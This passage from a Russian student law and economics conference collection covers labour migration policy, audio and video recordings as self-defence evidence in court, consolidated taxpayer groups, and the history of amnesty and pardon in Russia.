непривлекательную для российского населения. В 2013 году почти 80% иностранных рабочих были заняты в строительстве или выполняли неквалифицированную работу в различных секторах экономики. Новое постсоветское поколение мигрантов из стран Центральной Азии и Кавказа, как правило, имеет более низкий уровень образования, знания русского языка и профессиональной подготовки по сравнению со старшими поколениями. Большинство молодых мигрантов выполняют тяжелую и грязную физическую работу.

Следует отметить, что мы не наблюдаем масштабной безработицы среди мигрантов в России. Характерной чертой российского рынка труда является то, что заработная плата остается его основным регулятором. Если заработная плата становится низкой, мигранты либо ищут новую работу, либо покидают Россию и возвращаются в свои страны, где стоимость жизни ниже.

Исследования показывают, что в странах Центральной Азии, Молдовы и Армении сложился механизм круговой миграции. Возвращающиеся мигранты – это та часть населения, которая находится в постоянном поиске экономической ниши. Мигранты, имеющие многолетний опыт и привычку работы за рубежом в строительстве, транспорте и промышленности, предлагают свои специальные навыки на местных рынках труда. Но в силу сложившегося трудового менталитета т.н. бывшие мигранты снова едут работать в другие страны.

Помимо экономических факторов, в 2015 и 2016 годах на миграционные процессы оказывали влияние политические обстоятельства. С 1 января 2012 года Беларусь, Казахстан и Россия объединены в единое экономическое пространство (ЕЭП). Эта форма межгосударственной интеграции предусматривает снятие ограничений на доступ граждан на рынки труда стран ЕЭП, отмену системы квот и обязательных разрешений на работу для трудящихся-мигрантов, а также более либеральную процедуру миграционного учета.

Другая группа политических факторов была порождена военно-политическим кризисом в Украине. Вооруженный конфликт на востоке страны вызвал поток мигрантов-беженцев из Украины. С началом боевых действий Россия ввела льготные условия проживания и трудоустройства (отсутствие необходимости в выдаче разрешений на работу) для граждан Украины, которые переехали в Россию. Однако в конце 2015 года Россия отменила эти льготы и вместо этого предоставила лицам украинского происхождения те же миграционные права, которыми пользуются граждане стран СНГ, не относящиеся к единому экономическому пространству

В июне 2012 года Правительство России приняло новую концепцию Государственной миграционной политики до 2025 года. Ее содержание отражает опыт реформирования миграционной политики в ряде развитых стран, таких как, в Канаде, Австралии, Германии, Великобритании, США и других. Концепцией определяются цели государственной миграционной

политики России – это обеспечение национальной безопасности, максимальная защищённость, комфортность и благополучие населения, стабилизация и увеличение численности постоянного населения, содействие обеспечению потребности российской экономики в рабочей силе, модернизации, инновационном развитии и повышении конкурентоспособности её отраслей. Ее реализация предусмотрена в три этапа: первый этап – 2012 - 2015 годы, второй этап – 2016 - 2020 годы, третий этап – 2021 - 2025 годы. Первый этап осуществления этой концепции был направлен на предотвращение незаконной миграции. За период с 2012 по 2015 год было принято более 50 законов, почти половина из которых была направлена на усиление административной и уголовной ответственности за нарушение миграционного законодательства.

Отметим два важных изменения в российском миграционном законодательстве. До 2015 года существовали два вида разрешительных документов: разрешение на работу и так называемые патенты. Разрешения на работу далее подразделяются на общие разрешения, разрешения для квалифицированных специалистов и разрешения для высококвалифицированных специалистов. Общие разрешения на работу регулируются числовыми квотами. Патенты были введены в 2010 году, чтобы позволить физическим лицам (или домохозяйствам) нанимать иностранных граждан из безвизовых стран СНГ.

Согласно новому закону, с 1 января 2015 года иностранцы, прибывающие из стран СНГ с безвизовым въездом в Россию, не должны получать разрешения на работу. Вместо этого они должны получить патенты на свою работу, независимо от того, хотят ли они работать на физическое лицо, организацию или индивидуального предпринимателя. Вводя патенты, правительство облегчило доступ граждан СНГ на российский рынок труда. Еще одно изменение политики требует от всех иностранцев, ищущих работу (кроме высококвалифицированных специалистов), сдать экзамен по русскому языку, истории России и основам права Российской Федерации.

Согласно данным Управления по делам миграции МВД России, в результате вышеуказанных изменений количество нелегальных мигрантов в 2017 году сократилось более чем на 900 тысяч человек, с 3,6 до 2,7 миллиона. Ужесточение миграционного законодательства нашло свое отражение в их количестве.

Таким образом, миграция в России определяется множественными и постоянно меняющимися факторами. В этой связи трудовая миграция имеет важное социально-экономическое и социально-культурное значение для развития экономики и обусловлена потребностью в научном обосновании эффективности регулирования миграционных процессов в целях обеспечения стабильного развития региона.

В настоящее время большинство экспертов-экономистов уверены, что запланированный на ближайшую перспективу экономический рост невозможен без масштабного пополнения миграционных трудовых ресурсов,

даже при реальном повышении производительности труда.

Система же привлечения временных трудовых мигрантов и определения потребности в иностранной рабочей силе нуждается в совершенствовании. Трудовые контракты с иностранными работниками вне зависимости от их вида деятельности ограничены сроком в один год. В длительные сроки осуществляется формирование механизмов набора иностранных работников, дифференцированных в соответствии с профессионально-квалификационными запросами российских работодателей. Исключением является узкая категория высококвалифицированных специалистов. Отсутствуют специальные программы каникулярной и сезонной трудовой миграции. Действующая система квотирования несовершенна и предполагает излишне длительные сроки рассмотрения заявок работодателей, а также не обеспечивает привлечения иностранных работников на рабочие места в соответствии с заявленной потребностью работодателей.

Использованные источники:

1. Концепция государственной миграционной политики Российской Федерации на период до 2025 года/
2. Мкртчян Н.В., Флоринская Ю.Ф. Социально-экономические эффекты трудовой миграции из малых городов России // Вопросы экономики. 2016. №4. С. 103–123.
3. Ромодановский К.О., Мукомель В.И. Регулирование миграционных процессов: проблемы перехода от реактивной к системной политике // Общественные науки и современность. 2015. № 5. С. 5-18.

УДК 4414

Плис В.В.
студент
Институт права
научный руководитель: Фадеев А.В.
преподаватель
Самарский государственный экономический университет
Россия, г. Самара

ИСПОЛЬЗОВАНИЕ ВИДИО - И АУДИОЗАПИСЕЙ В ЦЕЛЯХ САМОЗАЩИТЫ В СУДЕ

Аннотация. В данной статье рассматривается научная и легальная сущность понятий самозащиты в области института материального гражданского права и допустимости доказательства в области института процессуального. Использование аудио- и видеозаписей в виде доказательств в суде. На основании научных трудов выделяются самые значимые допустимости произведения аудио- и видеозаписей с целью самозащиты. Предоставляется оценка допустимости аудио- и видеозаписей в правоприменительной практике.

Ключевые слова: самозащита, меры самозащиты, аудиозапись, защита информации, видеозапись, защита гражданских прав, оценка доказательств, материальное и процессуальное право, допустимость доказательства, меры самозащиты, электронные доказательства.

Plis V.V.
Student
Institute of law
Samara state University of Economics
Russia, Samara
Scientific adviser: Fadeev A.V.
Samara state University of Economics
teacher
Russia, Samara

Annotation. This article discusses the scientific and legal nature of the concepts of self-defense in the field of the institution of substantive law and the admissibility of evidence in the field of the procedural institution. The use of audio and video in the form of evidence in court. On the basis of scientific works, the most significant admissibility of audio and video recordings for the purpose of self-defense are distinguished. Provides an assessment of the admissibility of audio and video in law enforcement practice.

Keywords: self-defense, self-defense measures, audio recording, information protection, video recording, rights protection, assessment of evidence, substantive and procedural law, admissibility of evidence, self-defense measures, electronic evidence.

На сегодняшний день большинство людей имеют техническую возможность свободно производить аудио- и видеозапись, а целая индустрия безопасности занимается осуществлением круглосуточных записей именно поэтому, многие отрасли права должны реагировать на быстрый рост новаций научно-технического прогресса. В связи с этим аудио- и видеозаписи могут быть использованы сторонами как доказательства в гражданском процессе.

Таким образом, актуальным стал вопрос о том, в каких же случаях возможно и законно производить запись, а в каких нет. Если обратиться к Конституции Российской Федерации, то она запрещает сбор, хранение, использование и распространение информации касающейся частной жизни лица без его согласия. Но, каждый человек имеет право защищать свои права и свободы всеми способами, которые не запрещены законом.

Конституция, в свою очередь, являясь основным документом государства, устанавливает лишь рамочное регулирование. В ст. 12 Гражданского кодекса Российской Федерации раскрывается способ защиты гражданских прав, в том числе и самозащита гражданских прав[215].

О том, что можно считать самозащитой, по-прежнему, вопрос дискуссионный и связано с тем, что в Гражданском кодексе Российской Федерации не содержится такое понятие. Обратимся к точке зрения известного ученого В.П. Грибанова, который определял термин самозащита, как совершение компетентным лицом разрешенных законом действий, направленных на охрану личных или имущественных прав и интересов[216]. Что касается этого определения, можно сказать, что оно точно объясняет сущность и правовую природу этого института. Самозащита является самой первой и главной возможностью защиты нарушенного права до применения мер оперативного воздействия правоохранительного порядка, в том числе и судебного разбирательства.

В классическом варианте к самозащите относятся такие действия, как необходимая оборона, охрана имущества граждан, крайняя необходимость. Такие нормы могут иметь как предупредительный характер, так и активно-оборонительный. Что касается последних, они применяются при нарушении субъективных прав во внесудебном порядке и состоят в принудительном воздействии на правонарушителя с целью пресечения и приостановления наступающего нарушения права, либо устранение последствий произошедшего правонарушения.

Согласно ст. 45 Конституции каждый человек имеет право защищать свои права любыми способами, не запрещенными законом. Но стоит заметить, что в законодательстве не содержится иных императивных норм о

---

[215] Савченко Е.Я. Проблемы Определения способов защиты гражданских прав в современном Гражданском праве// Правопорядок: история, теория, практика.2015. № 2(5). С.29

[216] Н.В. Южанин // Самозащита гражданских прав и меры ответственности // Вестник Томского государственного университета. Право.2015. №3. С. 117

том, как можно осуществлять аудио или видеозапись с целью самозащиты[217]. В статье 14 Гражданского кодекса Российской Федерации содержится положение о том, что способы самозащиты должны быть соразмерны правонарушению и не превышать пределы действий, необходимых для пресечения данного правонарушения. Однако какие же это пределы? Ответ на этот вопрос напрямую зависит от конкретного вида самозащиты.

В. П. Грибанов высказывал мнение о том, что право на защиту должно рассматриваться не только с точки зрения материального права, но и процессуального. Право на защиту осуществляется в определенном законом порядке[218]. Но право на защиту это не только право на иск, в том числе пределы, предусмотренные законодательством необходимые для крайней необходимости и необходимой обороны.

Если аудиозаписи или видеозаписи осуществлены при крайней необходимости, то меры самозащиты наиболее комплексно разработаны в науках Гражданского и Уголовного права, так как они являются комплексными науками. Произведение записи - это определенная мера защиты, поэтому единым условием в данном случае к ней является правомерность, которая, конечно же, относится к защите. Она должна быть осуществлена соответственно характеру опасности посягательства. Это исходит в первую очередь из целей таких институтов.

Стоит заметить, что данная защита возникает путем причинения вреда нападающему, а именно если обратимся к ч.2 ст. 23 Конституции РФ и Федеральному закону «Об информации, информационных технологиях и защите информации» то в п. 8 ст. 9 данного федерального закона то заметим, что положения данных статей закрепляют право на тайну телефонных переговоров, запрет сбора, хранения, использования и распространения информации о частной жизни гражданина без его согласия[219]. Так как скрытая запись личной жизни запрещена, выходит, что вред причиняется в первую очередь конституционным правам человека. Поэтому на практике не редко возникают трудности практического характера, когда сложно определить соразмерно ли нарушение тайны частной жизни посягательству.

Обратимся к такому примеру, при покупки контрафактного товара, автор используется скрытую камеру, в данном случае понятна цель его самозащиты, но это нарушает авторские и смежные права, поэтому данный случай можно считать, как общественно опасное посягательство и необходимая оборона.

Является важным сказать, что записи камер общего видеонаблюдения нельзя признать незаконными, даже если при этом не было согласия

---

[217] Басова А.В. Конституционный принцип равенства прав и свобод человека и независимо от состояния здоровья человека: Зарубежный и отечественный опыт законодательного закрепления // Известия Саратовского университета. 2017.№2. Ст. 218

[218] Игнатович Н.М. Внесудебные способы защиты субъективных гражданских прав// Научно-исследовательские публикации// №6. 2014.С.12

[219] Казаков А.А. Политико-правовые аспекты обеспечения медийной грамотности в современной России// Известия Саратовского университета. Новая серия // №1. 2017. С.76

гражданина на видеосъемку и содержатся материалы из его частной жизни, а связанно это с тем, что предназначение данной камеры было не сбор личной информации о гражданине, но бывают и исключения. Если принятые меры не привели к нужному результату необходимо обращение в суд.

В Пленуме Верховного суда РФ №25 в п.10 говорится, что самозащита позволяет воспользоваться и другими способами защиты, которые определены статьей 12 ГК РФ, также и в судебном порядке. Важным является факт того, что судебный порядок регламентируется нормами процессуальных кодексов. С помощью метода логики записи с целью самозащиты проходят отбор в допустимости и достоверности сведений.

Критерии допустимости записи для самозащиты — это институт гражданского права, а возможность использования в виде доказательства в суде - процессуальный институт. И данные институты различны, хотя качественный характер этих качеств, казалось бы, похожий, не совпадают лишь цели и назначение. Поэтому данные понятия нельзя считать одинаковыми.

Таким образом, в настоящее время, несомненно, использование видео- и аудиозаписи является эффективной и новой формой защиты. Стоит отметить, что, несмотря на низкий уровень приспособленности процессуального законодательства в сфере таких доказательств они все же признаются судом допустимыми и достоверными.

Использованные источники:

1. Басова А.В. Конституционный принцип равенства прав и свобод человека и независимо от состояния здоровья человека: Зарубежный и отечественный опыт законодательного закрепления
2. Игнатович Н.М. Внесудебные способы защиты субъективных гражданских прав. Научно- исследовательские публикации
3. Казаков А.А. Политико-правовые аспекты обеспечения медийной грамотности в современной России. Известия Саратовского университета
4. Н.В. Южанин. Самозащита гражданских прав и меры ответственности. Вестник Томского государственного университета.
5. Савченко Е.Я. Проблемы Определения способов защиты гражданских прав в современном Гражданском праве. Правопорядок: история, теория, практика

УДК 4414

Плис В.В.
студент 3 курса
Институт Права
научный руководитель: Цельникер Г.Ф., к.ю.н.
доцент
кафедра публичного права
Самарский Государственный Экономический Университет
Россия, г. Самара

КОНСОЛИДИРОВАННАЯ ГРУППА НАЛОГОПЛАТЕЛЬЩИКОВ В СОВРЕМЕННОЙ СИСТЕМЕ НАЛОГОВОГО ПРАВА

Аннотация: в данной статье отражаются положительные и отрицательные аспекты введения консолидированной группы налогоплательщиков, а также затрагиваются принципы налогового законодательства.

Ключевые слова; Консолидированная группа налогоплательщиков, трансфертное ценообразование, налог на прибыль, ответственный участник КГН, пониженная ставка налога.

Plis V.V.
student
3 course, Institute of Law
Samara State University Of Economics
Russia, Samara
Scientific supervisor: Celniker G.F.
associate Professor, candidate of law.N. the Department of public law
Samara State University Of Economics
Russia, Samara

CONSOLIDATED GROUP OF TAXPAYERS IN THE MODERN SYSTEM OF TAX LAW.

Abstract: this article reflects the positive and negative aspects of the introduction of a consolidated group of taxpayers, as well as the principles of tax legislation.

Keywords: Consolidated group of taxpayers, transfer pricing, profit tax, responsible participant of REAG, reduced tax rate.

На сегодняшний день одной из важных целей налоговой политики Российской Федерации является формирование устойчивой налоговой системы, которая бы обеспечивала стабильность и активное развитие предпринимательской деятельности. Из этого следует, что важным является реализация основных мер налогового регулирования, которые направлены на устойчивость и пополнение бюджета страны.

Налогоплательщики стараются минимизировать свои обязанности, которые возлагаются на них государством в первую очередь легальным

путем, исходя из всевозможных выходов в законодательстве. Так одним из видов новелл в Российском законодательстве является создание консолидированной группы налогоплательщиков, а именно по налогу на прибыль. Введение института КГН создано с целью совершенствования налогового контроля над трансфертным ценообразованием, в том числе для возможности снизить налоговую нагрузку на крупный бизнес. Примером таких объединений могут служить крупные холдинги такие как «Роснефть" и "Газпром".

Консолидированной группой налогоплательщиков признается добровольное объединение налогоплательщиков налога на прибыль организаций на основе договора о создании консолидированной группы налогоплательщиков в порядке и на условиях, которые предусмотрены Налоговым кодексом, в целях исчисления и уплаты налога на прибыль организаций с учетом совокупного финансового результата хозяйственной деятельности указанных налогоплательщиков (далее - налог на прибыль организаций по консолидированной группе налогоплательщиков).[220]

Важной особенностью этого объединения является тот факт, что все участники, а именно юридические лица на добровольных началах, по собственной воле создают данное объединение и правовой основой таких объединений выступает договор о создании такой группы.

В налоговых системах зарубежных стран понятие «консолидированной группы налогоплательщиков» давно не считается новеллой, а представляет собой давно устоявшуюся систему, которая начала формироваться в начале XX века в Австрии. Но в современном мире она используется довольно широко, ее можно заметить в таких странах как Франция, США, Испания, Германия, Швеция и многие другие. В этих странах главной особенностью консолидированных групп налогоплательщиков является формирование благоприятных условий для развития, как бизнеса, так и экономики страны в целом. В России модель налогообложения КГН заимствована у Франции и Германии, там объединение организаций также формируется по налогу на прибыль.

Участники КГН выбирают ответственного участника, который в определенном Налоговым кодексом РФ порядке исчисляет и уплачивает налог на прибыль, в том числе предоставляя по нему декларацию, в которой содержится вся информация о данной группе налогоплательщиков[221].

Академик В.М. Полтерович высказал свою точку зрения по поводу введения главы «3.1» НК РФ, а именно о том, что не было учтено, что КГН будут создаваться без учета и оценки потерь региональных бюджетов. В том числе о бездействии налогового контроля по отношению к участникам КГН в результате чего образуется искусственно созданный убыток, в том регионе

---

[220] См: "Налоговый кодекс Российской Федерации (часть первая)" от 31.07.1998 N 146-ФЗ (ред. от 03.08.2018) (с изм. и доп., вступ. в силу с 03.09.2018) ст.25.1

[221] Цельникер Г.Ф., Наумова Г.О//Наука XXI века: актуальные направления развития Самара, 20-21 апреля 2015г.// Взаимозависимые лица: порядок признания лиц взаимозависимыми// 2015. С 34

где лучше не платить налог на прибыль. Связанно это с тем, что быстрое построение российской налоговой системы создавалось без четкой методологии и по примеру зарубежных налоговых систем, в связи с чем не получило адекватной оценки данной налоговой системы.

Отсюда можно сделать вывод, что КГН пытается всеми возможными способами минимизировать налог на прибыль, который в свою очередь являлся главным источником региональных доходов. Когда создавался такой институт основной идеей было, что все поступления должны были поступать в бюджет субъекта РФ, где создается эта самая прибыль, а не там, где находится сама компания. В ходе чего стали формироваться компании в тех регионах, где сохраняется пониженная ставка налога на прибыль.

В 2015 году был образован мораторий на создание КГН и каких-либо изменений в уже сложившихся консолидированных группах, в ходе чего производилась налоговая проверка о последствиях введения данного института и обдумывание вариантов его совершенствования. Так в конце 2015 года были введены некоторые поправки в законодательство, но в целом ничего существенного они не поменяли, и был продлен мораторий для доработки механизма КГН. А весь масштаб изменений был виден лишь в то время, когда закон о КГН вступил в законную силу[222].

В результате создания КГН в 2016 году было оплачено налогов в 2 раза меньше чем в 2011 году, так доля поступлений сократилась в два раза. Для них существует и огромное количество льгот, и пониженная ставка налога, существующая в двадцати семи регионах. В результате многие субъекты недополучили огромное количество налогов от КГН[223].

Таким образом, можно сказать о том, что ранее крупные организации, пользуясь недостаточной правовой проработанностью, активно применяли полулегальные и нелегальные схемы по уходу от оплаты налогов, а с появлением в НК РФ поправок о трансфертном ценообразовании дало возможность легально снижать налоговые риски.

Организации, входящие в КГН имеют большое количество преимуществ перед остальными группами компаний, среди которых:

- рост экономической эффективности деятельности, как всего предприятия, так и каждого участника в отдельности;
- высокая конкурентоспособность (особенно на международном уровне);
- не подлежат контролю цен по сделкам компании, входящие в КГН по налогу на прибыль;
- если существует убыток у одного или нескольких членов группы происходит уменьшение налоговых обязательств по группе в целом по сравнению с суммарными налоговыми обязательствами, исчисленными по

[222] Глазунова И.В. Колбина В. А// Вестник Омского университета. Серия «Право»//Консолидированная группа налогоплательщиков: проблемы правового регулирования//38 С.

[223] Батюков М.В. Гречушкин В.А. //Дискуссия //Региональные аспекты деятельности института консолидированного налогоплательщика в России//2015. С.67

каждому участнику в отдельности. Но вместе с тем планка вступления в КГН довольна высока.

Но стоит задавать вопрос, а не нарушает ли создание КГН, изложенные в статье 3 НК РФ принципы, среди которых принцип равенства, принцип справедливости?

Все общество на сегодняшний день пришло к выводу, что создание консолидированной группы налогоплательщиков, представляя собой монополию крупных компаний, нарушает данные принципы. А это связано с тем, что не такого масштаба компании не могут также добровольно объединиться в КГН и иметь множество налоговых льгот, что в дальнейшем могло бы сохранить множество компаний и улучшить положение налогоплательщика. Это связано в первую очередь с завышенными условиями, которые небольшие компании не в силах преодолеть. Во-вторых, если одна из компаний участников уходит в убыток происходит значительное уменьшение налогового обложения, что несомненно выгодно для консолидированной группы налогоплательщиков, но не для государства.

Итак, хотелось бы сделать вывод, что создание консолидированной группы налогоплательщиков является недостаточно эффективным механизмом с позиции доходов бюджета. Существенно усложнен процесс налогового контроля со стороны налоговых органов так как налоговые декларации представляют не все участники КНГ, а ответственный участник этой группы, что и усложняет этот процесс. К тому же негативное влияние на поступления связанно с налоговыми льготами для таких налогоплательщиков. Исходя из чего можно сделать вывод, что создание КГН не оправдало возлагаемые на него надежды и нет необходимости в его существовании.

Использованные источники:

1. Батюков М.В. Гречушкин В.А. Дискуссия. Региональные аспекты деятельности института консолидированного налогоплательщика в России. 2015.
2. Глазунова И.В. Колбина В. А. Вестник Омского университета. Серия «Право». Консолидированная группа налогоплательщиков: проблемы правового регулирования. 2017.
3. "Налоговый кодекс Российской Федерации (часть первая)" от 31.07.1998 N 146-ФЗ (ред. от 03.08.2018) (с изм. и доп., вступ. в силу с 03.09.2018) ст.25.1
4. Цельникер Г.Ф., Наумова Г.О. Наука XXI века: актуальные направления развития Самара, 20-21 апреля 2015г. Взаимозависимые лица: порядок признания лиц взаимозависимыми. 2015.

УДК:343.292

Подольская А.В.
студент
Российский университет транспорта (МГУПС (МИИТ))

ИСТОРИЯ ВОЗНИКНОВЕНИЯ И РАЗВИТИЯ ИНСТИТУТА АМНИСТИИ И ПОМИЛОВАНИЯ

Аннотация: в настоящей статье рассматривается историческое формирование института амнистии и института помилования. Этапы становления институтов.

Ключевые слова: институт амнистии, институт помилования, принцип гуманизма, правовая природа применения, последствия.

Podolskaya A.V.
The student of the Russian University of transport (Moscow state railway University (MIIT))

HISTORY AND DEVELOPMENT OF THE INSTITUTE OF AMNESTY AND PARDON

Abstract: this article discusses the historical formation of the Institute of Amnesty and the Institute of pardon. Stages of formation of institutions.

Keywords: the Institute of Amnesty, pardon power, the principle of humanism, the legal nature of the use, effects.

Амнистия и помилование является самым древнейшим институтом. Исследование эволюции данного института является наиважнейшим этапом в понимании сущности самого института и его значении для уголовного права.

Однако, следует отметить, что амнистия и помилование возникли не одновременно, и каждый из данных институтов имеет свою историю.

В научной литературе считается, что амнистия изначально выступала в качестве государственной меры прощения преступников, а ее возникновение ассоциируется еще с V в. до н. э. в Древней Греции. Данному институту особое место отведено в демократических Афинах.

В данный хронологический период, применение амнистии было возможным исключительно с применением всеобщего народного голосования. По мнению древних римлян, следовало, что наказание должно было быть одобрено божеством. Поэтому, когда в Афинах приходили времена бедствий, либо междоусобиц, население древних Афин осуществляло обряд жертвоприношения, с целью их расположения к самим семе. Во время проведения таких обрядов в качестве традиции служило освобождение заключенных, для того, чтобы они могли молиться и разделить общую радость.

Именно в этот период времени, амнистия становится важнейшим элементом верховной власти.

Институт помилования возник в Киевской Руси и царской России, и

свое развитие приобрел в советский и постсоветский период.

На законодательном уровне данный институт впервые нашел свое отражение в Судебнике 1550 г., в котором закреплялось, что до определения вида и характера наказания или помилования лицо находится в немилости. Необходимо отметить, что такое правомочие государя не было детально регламентировано и определено, что подтверждает существовавшую неограниченную и самодержавную власть правящего монарха. Упоминание о помиловании также содержится в Соборном уложении 1649 г., принятом Земским собором, — акте, действовавшем почти двести лет224.

До начала XVIII века проявление царской милости имело глубокую религиозную основу, которая подчеркивала тесный союз государства и церкви. Эпоха преобразований Петра I не обошла стороной и этот вопрос, что выражается в отделении акта прощения от духовных основ и исчезновении практики помилования в пасхальные праздники. В это время институт помилования приобретает политическую составляющую. Например, по случаю заключения мира со Швецией 4 ноября 1721 г. принимается Манифест о милостях осужденным, который дарует виновным «генеральное прощение и отпущение вин»225.

Дальнейшее применение помилования в политических целях продолжается и при Екатерине II, однако в Манифесте от 22 сентября 1762 г. по случаю коронации закрепляются границы прощения: сохранение долга Правосудию, что подчеркивает необходимость следования государя не только личным интересам, но и интересам всего российского общества226.

В Уложении о наказаниях уголовных и исправительных 1845 г.227 процедуре помилования, определению ее юридической сущности отводится несколько статей, где говорится о данном акте милосердия верховной самодержавной власти как об изъятии из законов общих, применяемом в некоторых случаях. В последующих редакциях Уложения устанавливаются поводы и субъекта прошения о помиловании, правила приведения в исполнение высочайших манифестов.

В Основных государственных законах Российской империи 1906 г. данное прощение определяется как исключительное правомочие главы государства, принадлежащее ему. Вместе с тем, начало советской эпохи характеризуется передачей права помилования двум органам власти — ВЦИК и суду, в чьих руках сосредотачивается решение подобных вопросов. Положение о народном суде РСФСР, принятое ВЦИК РСФСР в 1920 г., закрепляет право помилования за ВЦИК РСФСР, что означает передачу данного полномочия полностью внесудебным органам228.

Примечательно то, что в уголовном праве России дореволюционного

и советского периода четких критериев разграничения институтов помилования и амнистии не разработано, помилование зачастую рассматривается как частичная амнистия — прощение некоторых лиц (единиц).

В январе 1921 г. образована специальная Комиссия ВЦИКа для рассмотрения ходатайств об амнистии, в том числе и так называемой частичной амнистии. Нельзя не отметить то, что в Уголовном кодексе 1922 г. не упоминается о помиловании или амнистии229.

Это подтверждает факт того, что данный институт рассматривается не в качестве самостоятельно уголовно–правовой категории, а как особая мера государственного реагирования. Конституционный статус институт помилования приобретает в Конституции СССР 1924 года, которая закрепляет такое право за центральными исполнительными комитетами республик. Данное положение развивается и в Конституции РСФСР 1937 года, устанавливающей, что помилование в отношении лиц, признанных таковыми судебными органами РСФСР, осуществляется Президиумом Верховного Совета республик230.

Принятие нового кодекса в 1960 г. ознаменовал собой новый этап развития данного института. В новом Уголовном кодексе определяется понятие помилования как способ освобождения от наказания или его смягчение, а также закрепляется возможность применения такого государственного гуманизма в отношении осужденных. Тем самым происходит полное юридическое обособление института помилования, которое приобретает самостоятельное уголовно–правовое значение. Правомочие помилования Конституцией РСФСР 1990 г. передается Президенту РСФСР231.

Кроме того, право просить о смягчении или освобождении наказании предоставляется каждому осужденному судом лицу. Тем самым механизм реализации помилования становится централизованным, сосредотачивается в руках главы государства, который разрешал данный вопрос. Однако стадия «сбор необходимой документации» проходила еще через два органа – Управление Президента РФ и Комиссию по вопросам помилования при Президенте РФ. Окончательные рекомендации готовила Комиссия, нередко при этом вдаваясь в область квалификации судебных приговоров.

Тем самым, данный орган де–факто осуществлял функции еще одной надзорной судебной инстанции. Децентрализация механизма освобождения от наказания произошла с принятием Указа Президента РФ от 28 декабря 2001 г. «О комиссиях по вопросам помилования на территориях субъектов Российской Федерации», который кардинально изменил систему реализации института помилования в России232.

Новая процедура имеет в себе как положительные тенденции, так

и недостатки. Важными преимуществами осуществления помилования является его публичность, возможность принимать участие в данном вопросе органам негосударственного статуса: две трети комиссий на территории субъектов.

Более того, помилование приобретает исключительное значение для некоторых граждан, а не для масс, что на протяжении долго времени смешивало его с институтом амнистии. Однако представляется, что процедура помилования недостаточно регламентирована в нашей стране. Не определено, кто входит в категорию общественности, из которой формируется немаловажная часть комиссии по помилованию.

Вторая часть состава данного органа назначается главой субъекта по его усмотрению, что также недопустимо. Учитывая назначение комиссии по помилованию, предлагается ввести изменения в российское законодательство, по которым две трети комиссий будет формироваться из представителей общественных объединений и организаций, а остальная часть будет назначаться главой субъекта из квалифицированных специалистов в области юриспруденции (работников судебных органов, прокуратуры, министерства юстиции и т. д.).

Действующий Уголовный кодекс Российской Федерации, определяет помилование в качестве формы освобождения от наказания, которая применяется в индивидуальном порядке, для конкретных лиц, содержащихся в уголовно–исправительных учреждениях. Амнистия и помилование являются волеизъявлением Президента РФ.

Следует признать, что помилование может быть применено исключительно по отношению к лицам, которые были осуждены за совершение противоправного деяния, и отбывающих наказание.

В основном законе нашей страны – Конституции РФ, в рамках пункта 3 статьи 50 следует: «каждый осужденный за преступление имеет право на пересмотр приговора вышестоящим судом в порядке, установленном федеральным законом, а также право просить о помиловании или смягчении наказания»233.

Это положение свидетельствует о том, что не подлежат помилованию лица, в отношении которых уголовный процесс проводится только на стадии возбуждения уголовного дела, предварительного расследования или судебного разбирательства до вынесения приговора.

Следовательно, помилование не является инструментом освобождения лица от уголовной ответственности.

В качестве правовых последствий помилования, можно назвать то, что у заключенного появляется возможность в освобождении от отбывания наказания, уменьшении срока отбываемого наказания, либо его смягчении, кроме того, с осужденного лица может быть снята судимость. Отметим, что ранее, помилование было закреплено в законодательстве в качестве

основания освобождения от уголовной ответственности, либо способствовало замены лишения свободы условным осуждением.

Акт о помиловании не может отменить последствия уже исполненных наказаний, которые применялись в виде лишения специального, воинского или почетного звания, штрафа, конфискации имущества и т.п.

В рамках гражданской ответственности помилование не освобождает от ответственности, так как она возникает в силу причинения вреда.

В научной литературе исследователями применяется такое понятие как «форма помилования», которой обозначает различные виды и способы применения института помилования.

В качестве примера формы помилования можно назвать смягчение участия осужденного лица в процессе.

Существенно выделяют момент применения помилования и его последствия. В качестве мнения исследователей, приведем работу Баскакова, В. Е., данный исследователь указывает несколько фактов различия между последствиями помилования и формами ее проявления:

Во–первых, в тех случаях, когда помилование используется до следствия и суда, в данной ситуации оно считается прощением виновного, поскольку по своей сущности предполагает предписание о забытии совершенного деяния. Такое помилование называется аболицией, их не учитывают в дальнейшем при установлении рецидива.

Во–вторых, помилование, которое применяется по постановлению приговора, но до момента его исполнения. Это помилование в собственном смысле. Такое помилование может выступать как в полной, так и частичной форме. При полной форме отменяется все наказание, а частичное смягчает его строгость.

В–третьих, помилование, которое может быть подарено в ходе отбытия части наказания. Такое помилование называют восстановлением прав на свободу, честь, гражданские и политические льготы 234.

Названные формы проявления помилования, на сегодняшний день применяются в качестве прекращения или видоизменения отбываемого наказания и аболиция. На правовом уровне не обозначается каких–либо ограничений при выборе формы помилования. В качестве исключения из данного правила составляет только вопрос о применении помилования осужденного к смертной казни235.

Так, на основании ч. 3 ст. 59 УК РФ в порядке помилования смертную казнь можно заменить исключительно на пожизненное лишение свободы, либо на лишение свободы в 25 летний срок236.

Иные формы помилования к подобной категории преступников не применяются.

На наш взгляд, данное обстоятельство противоречит положению ст. 44

УК РФ. Это можно объяснить тем, что основной смысл указанной правовой нормы заключается в том, что помилование возможно применить к любому виду наказания, с учетом смертной казни и пожизненного лишения свободы.

Тем не менее, к данным двум видам наказания помилование используется в ограниченном виде, и без применения освобождения от наказания.

В научной литературе можно встретить мнение о том, что применение условного помилования при освобождении от наказания, либо его смягчении, возможно только с его заменой на испытательный срок от одного года до пяти лет. Если же виновным совершаются различные нарушения, то тогда применение условного помилования считается невозможным, и оно подлежит отмене237.

Подобного мнения придерживаются также и такие исследователи как А. П. Некрасов и В. А. Некрасов. Ими также указывается, что акт помилования необходимо рассматривать не только в виде акта милости, но и также как акт доверия238.

Другими авторами, Л. Н. Бочарниковой и А. И. Бельским указывается на то, что «условное помилования, несомненно, может выступать в качестве дополнительного превентивного фактора для помилованного лица. Однако, условное помилование само по семе может противоречить его социальной природе, заключающейся в прощении. Прощение невозможно предоставить с каким–либо условием, если оно дарується под условием, оно превращается в договор с условием его исполнения»239.

В Российской уголовно–правовой системе институт помилования является инструментом ограниченного действия. Помилование реализуется посредством подачи соответствующего ходатайства. Такие ходатайства рассматривают территориальные комиссии. К принятию решения об удовлетворении ходатайства Комиссия его разбирает, и определяет возможность ее применения. Помилованию не подлежат лица, которые относятся к рецидивистам, а также нарушают режим учреждения, в котором отбывают наказание.

